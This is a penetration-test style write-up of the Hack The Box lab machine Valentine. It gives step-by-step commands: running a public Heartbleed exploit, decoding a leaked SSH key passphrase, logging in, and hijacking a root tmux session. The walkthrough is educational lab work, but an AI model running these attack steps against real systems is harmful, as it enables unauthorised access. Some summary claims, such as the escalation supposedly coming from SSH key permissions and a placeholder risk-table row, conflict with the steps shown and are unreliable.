Hack The Box Penetration Test Report

Machine Name: HTB-Valentine

Author: Prince.

Severity: High

Date: 2nd June 2025

Table of Contents

1. Executive Summary

In this engagement, I conducted a penetration test of the Valentine machine to assess its security posture and identify vulnerabilities that could be exploited by a threat actor. The assessment revealed critical weaknesses that enabled unauthorised access and full system compromise.

The most significant issue identified was the presence of the **Heartbleed vulnerability (CVE-2014-0160)** in the OpenSSL implementation. This vulnerability allowed me to remotely and without authentication extract sensitive information from the system's memory, including valid user credentials.

Using the compromised credentials, I was able to access internal services and further analyse the system. The assessment also uncovered improper key management practices, including a poorly secured SSH private key, which facilitated privilege escalation to root.

These findings underscore the importance of timely patch management and secure configuration of authentication mechanisms. If left unaddressed, these vulnerabilities could result in the disclosure of sensitive data, compromise of encrypted communications, and complete system takeover.

2. Risk Rating

Vulnerability	Description	Likelihood	Impact	Risk Level
Heartbleed (CVE-2014-0160)	Allows unauthenticated remote memory disclosure via vulnerable OpenSSL version	High	Critical	High
Credential Exposure (via Heartbleed)	Leaked in-memory credentials obtained from Heartbleed exploit	High	High	High
Insecure SSH Key Permissions	Weak file permissions on user SSH key allow unauthorized privilege escalation	Medium	High	High
Lack of Input Validation (in context)	(Optional entry if relevant—can be removed if not observed)	Low	Medium	Low

3. Methodology

- **Reconnaissance**: A targeted Nmap scan identified ports 22 (SSH) and 443 (HTTPS) as open. The HTTPS service was running a vulnerable version of OpenSSL, indicating potential exposure to the Heartbleed vulnerability (CVE-2014-0160).
- **Enumeration**: Exploitation of the Heartbleed flaw allowed extraction of memory data from the TLS service. Analysis of the retrieved data revealed valid user credentials, including and SSH username and password.
- **Exploitation and Privilege Escalation**: Using the compromised credentials, SSH access was obtained. Further enumeration uncovered an SSH private key file with insecure permissions, enabling lateral movement and privilege escalation to the root user.
- **Conclusion**: The compromise was achieved through exploitation of a critical memory disclosure vulnerability and weak key management practices. Remediation should focus on patching known vulnerabilities, securing credential storage, and enforcing strict access controls.

4. Target Information

- IP Address: 10.10.10.79
- Machine Name: HTB-Valentine
- Operating System: Linux


5. Reconnaissance

Command Used:

```
sudo nmap --script vuln 10.10.10.79
```

Open Ports:

- 22/tcp - SSH
- 80/tcp - HTTP
- 443/tcp - HTTPS



```
┌─[user@parrot]─[~/Desktop]
└──╼ $sudo nmap --script vuln 10.10.10.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-09 20:20 UTC
Nmap scan report for 10.10.10.79
Host is up (0.84s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubunt
u)'
|_  /index/: Potentially interesting folder
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptog
raphic software library. It allows for stealing information intended to be prote
cted by SSL/TLS encryption.
|     State: VULNERABLE
```

6. Enumeration

1. **Port Scanning and Service Detection**: Identified open ports 443 (HTTPS) on the target which was detected with a vulnerable version of OpenSSL, indicating susceptibility to the Heartbleed vulnerability (CVE-2014-0160).

```
http://10.10.10.79
```

2. **Heartbleed Vulnerability Assessment**: Conducted a search for known exploits using

Searchsploit. Download and prepared the relevant exploit locally for testing.

```
searchsploit heartbleed
searchsploit -m 32764
```

3. **Web Directory Enumeration**: Performed content discovery using Gobuster to identify accessible web directories:

```
gobuster dir -u http://10.10.10.79 -w /usr/share/seclists/Discovery/Web-
Content/common.txt -t 50 -x txt
```

Located an accessible directory:

```
http://10.10.10.79/dev
```

4. **Sensitive File Discovery**: Discovered a file named hype_key within the /dev directory. The file appeared to be a hexdump file. Retrieved the file using:

```
wget http://10.10.10.79/dev/hype_key
```

5. These enumeration steps revealed critical information used for exploitation, including vulnerable services and sensitive files.

7. Exploitation

Initial access to the target system was obtained by exploiting the **Heartbleed vulnerability (CVE-2014-0160)** present in the OpenSSL implementation on port 443. A publicly available Python exploit (ExploitDB ID: 32764) was used to extract memory contents from the server, which revealed a base64-encoded passphrase.

The passphrase was used to decrypt an SSH private key found earlier in the /dev web directory. The decrypted key, combined with the recovered passphrase, allowed successful SSH authentication to the target system with user-level access.

Steps to Reproduce

- Execute the Heartbleed exploit and store output:

```
python3 32764.py 10.10.10.79 > output.txt
```

- Extract and decode the base64-encoded passphrase from the output:

```
echo aGVhcnRibGV1ZGJlbGlldmV0aGVoeXB1Cg== | base64 -d
```

```
Decoded string: heartbleedbelievethehype
```

- Convert the encrypted SSH key from hex to ASCII:

```
cat hype_key | xxd -r -p > hype_key_ascii
```

- Decrypt the private key using the recovered passphrase:


```
openssl rsa -in hype_key_ascii -out decrypted_key
```

```
Passphrase used: heartbleedbelievethehype
```

- Establish an SSH session using the decrypted key:

```
ssh -i decrypted_key -o PubKeyAcceptedAlgorithms=+ssh-rsa -o
HostKeyAlgorithms=+ssh-rsa hype@10.10.10.79
```

- Upon successful authentication, user-level access was confirmed on the target system.



```
Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),12
4(sambashare)
hype@Valentine:~$ 
```

8. Privilege Escalation

Privilege escalation was achieved by identifying and leveraging a misconfiguration related to a persistent tmux session running with elevated privileges. Upon inspecting the command history on the compromised user account, a reference to a tmux socket file was discovered, suggesting that a root-owned tmux session was still active and accessible.

By attaching to the tmux session using the discovered socket file, it was possible to gain an interactive shell with root-level access, bypassing standard privilege escalation protections.

Steps to Reproduce

- Inspect command history to identify potential escalation vectors:

```
cat ~/.bash_history
```

- Found the following command:

```
/usr/bin/tmux -S /.devs/dev_sess
```

- Attach to the root-owned tmux session using the discovered socket:

```
/usr/bin/tmux -S /.devs/dev_sess attach
```

- Upon successful attachment, a root shell was obtained. Root access was thereby confirmed, completing the privilege escalation process via abuse of an exposed and misconfigured tmux session.

9. Remediation Recommendation

- **Patch Management**: Immediately apply all available security updates to the OpenSSL package to remediate the Heartbleed vulnerability (CVE-2014-0160), which enabled unauthorised memory access on the target system.
- **Credential Security**: Ensure that private SSH keys are stored securely with strict file permissions and are protected using strong passphrase. Unused or obsolete keys should be revoked and removed promptly.
- **Access Control**: Restrict access to sensitive directories such as /dev via proper web server configuration. Public access to internal or development directories should be disabled by default.
- **Memory Protection**: Employ enhanced memory management and security hardening techniques to mitigate the risk of memory disclosure vulnerabilities.
- **Session Management**: Prevent unauthorised privilege escalation by enforcing proper ownership and permission settings on session-related files (e.g., tmux sockets). Privileged sessions should be terminated when no longer required.
- **Monitoring and Detection**: Deploy host-based and network-based intrusion detection/prevention systems (IDS/IPS) to monitor for anomalous activity, such as memory scraping or unauthorised key access.
- **Security Audits**: Conduct regular system and application audits to identify misconfigurations and outdated software components. Periodic reviews of user accounts, group memberships, and access permissions should be enforced.


10. Conclusion

The Valentine machine was successfully compromised through the exploitation of the Heartbleed vulnerability in a publicly accessible OpenSSL service, which led to the disclosure of sensitive information including a valid SSH passphrase. This, combined with insecure handling of SSH key material and misconfigured session management, allowed and attacker to gain root-level access via an exposed tmux socket.

The compromise highlights critical security lapses including the absence of timely patching, inadequate credential protection, and insufficient session isolation. To mitigate similar risks in production environments, organisations should prioritise comprehensive vulnerability management, enforce strict access controls, and adopt secure operations practices. A defence-in-depth strategy encompassing patching, monitoring, and configuration management is essential for maintaining the integrity and security of systems exposed to public networks. This engagement demonstrates how legacy vulnerabilities and poor operational security practices can combine to expose systems to critical compromise.


11. Proof of Access (Flags Captured)

- **User.txt**



```
hype@Valentine:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
hype@Valentine:~$ cat user.txt
[redacted]
```

- **Root.txt**



```
root@Valentine:/home/hype# cd /
root@Valentine:/# ls
bin    dev   home        lib64       mnt   root  selinux  tmp  vmlinuz
boot   devs  initrd.img  lost+found  opt   run   srv      usr
cdrom  etc   lib         media       proc  sbin  sys      var
root@Valentine:/# cd root
root@Valentine:~# ls
curl.sh  root.txt
root@Valentine:~# cat root.txt
[redacted]
```